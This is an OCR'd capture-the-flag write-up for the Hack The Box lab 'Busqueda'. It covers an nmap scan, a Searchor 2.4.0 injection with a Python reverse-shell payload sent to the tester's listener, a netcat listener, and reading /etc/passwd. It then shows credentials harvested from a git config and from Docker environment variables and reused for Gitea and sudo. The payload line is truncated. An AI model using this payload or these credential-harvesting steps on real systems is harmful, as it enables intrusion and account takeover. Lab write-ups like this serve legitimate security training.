
📒

Busqueda - HTB

Nmap Scan

```
$ nmap -A -T4 -vvv 10.10.11.208 -Pn -oN nmapscan

Increasing send delay for 10.10.11.208 from 0 to 5 due to 11 out of 11 dropped probes since last increase.
Nmap scan report for 10.10.11.208
Host is up, received user-set (0.59s latency).
Scanned at 2023-05-30 01:13:51 EDT for 85s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIzAFurw3qLK4OEzrjFarOhWslRrQ3K/MDVL2opfXQLI+zYXSwqofxsf8v2M
|   256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPTtbUicaITwpKjAQWp8Dkq1glFodwroxhLwJo6hRBUK
80/tcp open  http    syn-ack Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://searcher.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 30 01:15:16 2023 -- 1 IP address (1 host up) scanned in 85.67 seconds
```

- Found 2 ports open
- Adding '10.10.11.208   searcher.htb' in the /etc/hosts file




```
┌──(kali㉿kali)-[~/Documents/HTB/Busqueda]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.208    searcher.htb
```


- The website http://sercher.htb has a search feature.
- From the wappalyzer extension, we learn that it is using Flask web framework
- Version of the Website written at the bottom of the page - (Searchor 2.4.0)
- Found for exploit in Github.
- Found exploit in - https://github.com/nexis-nexis/Searchor-2.4.0-POC-Exploit-
- The exploit can be used in the search query parameter.
- The exploit-

```
', exec("import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.10.16.19',9999));os.dup2(s.file
```

- Start a **netcat** listener and change the port address in the exploit accordingly as- `nc -lvnp 9999`
- Intercept the Search request using Burp. Place the exploit in the value of the **query** parameter and URL encode and send the request.
- We get a shell on the target machine.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8081
listening on [any] 8081 ...
connect to [10.10.16.19] from (UNKNOWN) [10.10.11.208] 41836
/bin/sh: 0: can't access tty; job control turned off
$ ls
app.py
templates
$ pwd
/var/www/app
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```



```
svc
$ cd svc
$ ls
user.txt
$ cat user.txt
20522998d86e159b714a40746ce1da44
$ pwd
/home/svc
```

- We also got the user flag.
- Now, a bit of enumeration…
- In /var/www/app/.git directory, there is a config file from where we got some credentials-




```
$ cd /var/www/app/.git
$ ls
branches
COMMIT_EDITMSG
config
description
HEAD
hooks
index
info
logs
objects
refs
$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
$ 
```

```
cody:jh1usoih2bkjaspwe92
```


```
gitea.searcher.htb
```

- A username and password and a subdomain.
- Adding this domain in the /etc/hosts file.



```
┌──(kali㉿kali)-[~/Documents/HTB/Busqueda]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.208    searcher.htb gitea.searcher.htb

┌──(kali㉿kali)-[~/Documents/HTB/Busqueda]
└─$ 
```

- Visiting this domain, we can successfully log in using the credentials (cody:jh1usoih2bkjaspwe92) that we got in the config file.



1 contributions in the last 12 months

cody created repository cody/Searcher_site

5 months ago


administrator created branch main in cody/Searcher_site

5 months ago

administrator pushed to main at cody/Searcher_site

5ede9ed9f2 Initial commit

5 months ago



Flask Application for the Searcher Site

Manage Topics


1 Commit 1 Branch 0 Tags 100 KiB

http://gitea.searcher.htb/cody/Searcher_site.git

administrator 5ede9ed9f2	Initial commit	5 months ago
templates	Initial commit	5 months ago
app.py	Initial commit	5 months ago


Powered by Gitea Version: 1.18.0+rc1 Page: 78ms Template: 8ms

- Found nothing much interesting, but got to know, there is another user named administrator.
- Checked our permissions whether we can execute any command as root-




```
$ sudo -S -l
[sudo] password for svc: jh1usoih2bkjaspwe92
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
$ 
```

- Ran the above command as sudo.




```
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED         STATUS
     PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   4 months ago    Up 44 minut
es   127.0.0.1:3000→3000/tcp, 127.0.0.1:222→22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   4 months ago    Up 44 minut
es   127.0.0.1:3306→3306/tcp, 33060/tcp              mysql_db

$ 
```

- Got the usage info and on using it with `docker-ps` got the name of the two containers
- Used the name of containers with `docker-inspect` with format `{{json .Config}}`




```
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json .Config}}' gitea
--format={"Hostname":"960873171e2e","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":fals
e,"ExposedPorts":{"22/tcp":{},"3000/tcp":{}},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["USER_UID=115","USER_G
ID=121","GITEA__database__DB_TYPE=mysql","GITEA__database__HOST=db:3306","GITEA__database__NAME=gitea","GITEA__database__U
SER=gitea","GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh","PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
,"USER=git","GITEA_CUSTOM=/data/gitea"],"Cmd":["/bin/s6-svscan","/etc/s6"],"Image":"gitea/gitea:latest","Volumes":{"/data"
:{},"/etc/localtime":{},"/etc/timezone":{}},"WorkingDir":"","Entrypoint":["/usr/bin/entrypoint"],"OnBuild":null,"Labels":{
"com.docker.compose.config-hash":"e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515","com.docker.compose.co
ntainer-number":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.
config_files":"docker-compose.yml","com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.compose.ser
vice":"server","com.docker.compose.version":"1.29.2","maintainer":"maintainers@gitea.io","org.opencontainers.image.created
":"2022-11-24T13:22:00Z","org.opencontainers.image.revision":"9bccc60cf51f3b4070f5506b042a3d9a1442c73d","org.opencontainer
s.image.source":"https://github.com/go-gitea/gitea.git","org.opencontainers.image.url":"https://github.com/go-gitea/gitea"
}}
```




```
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json .Config}}' mysql_db
--format={"Hostname":"f84a6b33fb5a","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":fals
e,"ExposedPorts":{"3306/tcp":{},"33060/tcp":{}},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["MYSQL_ROOT_PASSWOR
D=jI86kGUuj87guWr3RyF","MYSQL_USER=gitea","MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh","MYSQL_DATABASE=gitea","PATH=/usr/local/sbin:
/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","GOSU_VERSION=1.14","MYSQL_MAJOR=8.0","MYSQL_VERSION=8.0.31-1.el8","MYSQL_SH
ELL_VERSION=8.0.31-1.el8"],"Cmd":["mysqld"],"Image":"mysql:8","Volumes":{"/var/lib/mysql":{}},"WorkingDir":"","Entrypoint"
:["docker-entrypoint.sh"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash":"1b3f25a702c351e42b82c1867f5761829ada6
7262ed4ab55276e50538c54792b","com.docker.compose.container-number":"1","com.docker.compose.oneoff":"False","com.docker.com
pose.project":"docker","com.docker.compose.project.config_files":"docker-compose.yml","com.docker.compose.project.working_
dir":"/root/scripts/docker","com.docker.compose.service":"db","com.docker.compose.version":"1.29.2"}}

$ 
```

- Got some credentials
- Also tried the command with `full-checkup` but got the output as “something went wrong”



```
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
Something went wrong
$ 
```

- Logged in to the administrator account using one of the passwords in the website http://gitea.searcher.htb/



5 contributions in the last 12 months

administrator created repository administrator/scripts
5 months ago


administrator created branch main in administrator/scripts
5 months ago

administrator pushed to main at administrator/scripts
b9a29dc5cc Initial commit
5 months ago

administrator created branch main in cody/Searcher_site
5 months ago

administrator pushed to main at cody/Searcher_site

administrator/scripts 0



administrator / scripts

No Description

1 Commit | 1 Branch | 0 Tags | 103 KiB

http://gitea.searcher.htb/administrator/scripts.git

